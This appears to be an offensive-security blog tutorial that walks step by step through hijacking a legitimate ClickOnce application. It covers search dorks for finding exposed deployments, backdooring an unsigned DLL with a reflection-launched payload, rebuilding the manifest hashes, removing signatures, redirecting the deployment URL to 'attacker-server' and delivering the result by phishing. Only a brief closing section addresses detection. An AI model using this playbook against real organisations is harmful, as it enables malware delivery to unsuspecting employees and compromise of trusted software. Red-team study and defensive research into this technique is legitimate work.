
ClickOnce Hijacking
Introduction
ClickOnce is a Microsoft deployment technology built into the .NET Framework. It allows Windows applications to be distributed via a simple URL: the user clicks a link, and the application downloads, installs, and runs with very little user interaction. The idea is not to create a malicious application from scratch, but to backdoor an existing legitimate ClickOnce application and redeploy it. The application retains its normal behavior but executes arbitrary code upon launch.
Several features make ClickOnce particularly attractive to an attacker. Installation requires no administrator privileges: the application installs itself in %LOCALAPPDATA%\Apps\2.0\, without UAC elevation. This user directory, unlike Program Files, is rarely covered by AppLocker or WDAC policies, meaning the executable often bypasses software restriction rules. ClickOnce is also often whitelisted in corporate environments, as IT teams legitimately deploy internal tools using this technology. Finally, deployment via URL is ideal for phishing: a simple link in an email is all it takes.
This article details the complete process: reconnaissance to find a target application, identifying the backdooring vector, modifying the DLL, rebuilding the manifests, and redeployment.
ClickOnce Architecture
Manifests
ClickOnce deployment relies on two manifest files that control the application’s integrity and deployment.
The Deployment Manifest (.application) is the entry point. When the user clicks the deployment URL, this file is downloaded first. It contains the application version, the update URL, and a pointer to the second manifest. It references the Application Manifest via a codebase, an SHA-256 hash, and a size, which allows the integrity of the application manifest to be verified.
The Application Manifest (.exe.manifest) describes the application itself: its metadata, required files (DLLs, resources, configuration files), dependencies, and requested permissions. Each referenced file includes its SHA-256 hash and size, allowing the ClickOnce runtime to verify the integrity of each component before execution.
Both manifests contain an assemblyIdentity field with a publicKeyToken that links them to the developer’s certificate. They may also contain a <Signature> block with the digital signature.
The verification chain is hierarchical: the Deployment Manifest contains the hash of the Application Manifest, which contains the hash of each file in the application. If a single hash does not match, ClickOnce rejects the installation.
Deployment Structure
A published ClickOnce application follows a specific folder structure:
1 | Publication/ |
ClickOnce automatically adds the .deploy extension to all files except manifests and .cdf-ms files. This convention allows web servers to serve these files without specific MIME configuration.
Discovery
Finding ClickOnce Applications
Publicly deployed ClickOnce applications can be found via search dorks. The ClickOnce installation page contains a distinctive marker:
1 | Bing: inbody:"ClickOnce and .NET Framework Resources" AND filetype:html |
These search queries return ClickOnce installation pages hosted on corporate servers, exposed intranets, or business application portals.
Install and analyze the application
Once the target application is identified, the attacker installs it on their own machine by accessing the deployment URL. The application installs itself in %LOCALAPPDATA%\Apps\2.0\ under random folder names. To locate the installed files:
powershell
1 | Get-ChildItem "$env:LOCALAPPDATA\Apps\2.0" -Recurse -Filter "MonApp.exe" | Select -First 1 | Split-Path |
Identify the backdooring vector
DLLs without strong signing
The installed executable is opened in dnSpy to analyze its references. Every DLL referenced by a .NET application has a PublicKeyToken field in its assembly identity. This field is the hash of the public key that signed the DLL via the strong naming mechanism.
.NET framework DLLs (such as mscorlib, System.Windows.Forms) are signed by Microsoft. At runtime, cryptographic authenticity is verified, and if a DLL has been replaced, the runtime rejects it.
In contrast, DLLs developed internally by the company—which contain business logic, helpers, and plugins—very often have a PublicKeyToken set to null. Strong naming adds complexity to the build pipeline, and developers often do not implement it. For these DLLs, the .NET runtime only verifies that the file exists and that the name matches, without cryptographic validation.
In dnSpy, the References section of the executable clearly shows the difference:
Any DLL with PublicKeyToken=null can be replaced without the runtime verifying its authenticity. This is the entry vector.
Identifying the Execution Point



Once the target DLL has been identified, we need to find a method that executes when the application starts. In dnSpy, we trace the startup flow: Program.cs → Main() → Form constructor → Form_Load. We identify which method in the target DLL is called during this initialization sequence.
If no method in the DLL is called at startup, we can inject a static constructor into the class. A static constructor executes automatically the first time the class is used, regardless of which method is called.
Backdooring
Modifying the DLL in dnSpy
Once the target DLL has been identified, we can modify its code to add payload execution while preserving the method’s original behavior:
1 | public static string GetData() |
The payload is executed via reflection rather than a direct call to System.Diagnostics.Process.Start(). The reason is related to the target DLL’s dependencies. The Process class resides in System.dll, but a minimal internal DLL may only reference mscorlib.dll. If we write Process.Start("calc.exe") directly, dnSpy refuses to compile: it searches for the Process class in the DLL’s references, finds only mscorlib, and throws an error. Reflection circumvents this problem by resolving everything dynamically at runtime: instead of asking the compiler to find the Process class, we tell it, “at runtime, look for the System.Diagnostics.Process type in the System assembly and call its Start method.” The compiler does not need to know about Process in advance because System.dll is already loaded into memory by the main application anyway. In practice, this problem rarely arises: enterprise DLLs typically reference System.dll and many other libraries, allowing a direct call to Process.Start().
Rebuilding the Manifests
The DLL has been modified, so its SHA-256 hash no longer matches the one stored in the Application Manifest. And if the Application Manifest is modified, its own hash no longer matches the one stored in the Deployment Manifest. Therefore, all files in the chain must be modified.
Step 1: Prepare the deployment structure
The attacker creates their own deployment structure using the files retrieved during installation.
1 | mkdir C:\Backdoor |
The backdoored DLL replaces the original DLL in this folder. The Deployment Manifest (.application) is retrieved from the public deployment URL.
Step 2: Update the DLL hash in the Application Manifest
The SHA-256 hash and size of the modified DLL are calculated:
powershell
1 | $dll = "C:\Backdoor\Application Files\MonApp_1_0_0_0\MaLibrairie.dll" |
In the Application Manifest (MonApp.exe.manifest), the <dependentAssembly> section corresponding to the DLL is updated with the new size and the new DigestValue.
Step 3: Update the manifest hash in the Deployment Manifest
Since the manifest has been modified, its own hash has changed:
1 | $manifest = "C:\Backdoor\Application Files\MonApp_1_0_0_0\MonApp.exe.manifest" |
In the Deployment Manifest (MonApp.application), the section referencing the application manifest is updated with the new size and the new DigestValue.
Step 4: Disable the Signatures
The publicKeyTokens in both manifests are replaced with 0000000000000000. Without the developer’s original certificate, it is impossible to resign the manifests. ClickOnce accepts unsigned manifests, but displays a warning to the user indicating that the publisher is unknown. With a code signing certificate (legitimate or stolen), this warning disappears.
The existing <Signature> blocks in the manifests can be removed since they correspond to the old version and are no longer valid.
Step 5: Configure the Deployment URL
The deploymentProvider field in the Deployment Manifest is updated to point to the attacker’s server:
xml
1 | <deploymentProvider codebase="http://attacker-server/MonApp.application" /> |
Step 6: Add the .deploy extension
ClickOnce expects the .deploy extension on all files except manifests:
powershell
1 | Get-ChildItem "C:\Backdoor\Application Files\MonApp_1_0_0_0" -File | |
Deployment
The backdoored application is hosted on an HTTP server controlled by the attacker:
1 | cd C:\Backdoor |
The URL http://attacker-server/MonApp.application is sent to the target via phishing. The employee clicks on it, sees a normal ClickOnce installation window, and the application installs and runs normally. Meanwhile, the payload executes silently.
Limitations and Detection
SmartScreen
Windows SmartScreen displays a warning for applications from unknown publishers. Without a code-signing certificate, the user sees a blue screen stating “Windows has protected your computer.” This warning can be bypassed with a valid code-signing certificate, which removes the warning and displays the publisher’s name.
ClickOnce Cache
ClickOnce caches installed applications. If the target already has a version of the application installed, ClickOnce may use the cached version instead of re-downloading it. The cache can be cleared with rundll32 dfshim CleanOnlineAppCache.
Defender-Side Detection
Defenders can monitor ClickOnce installations via events in %LOCALAPPDATA%\Apps\2.0\, network connections to unauthorized deployment URLs, and DLLs loaded from ClickOnce directories with PublicKeyToken set to null. Legitimate ClickOnce applications deployed in an enterprise environment should use strong naming on all their DLLs to prevent this attack vector.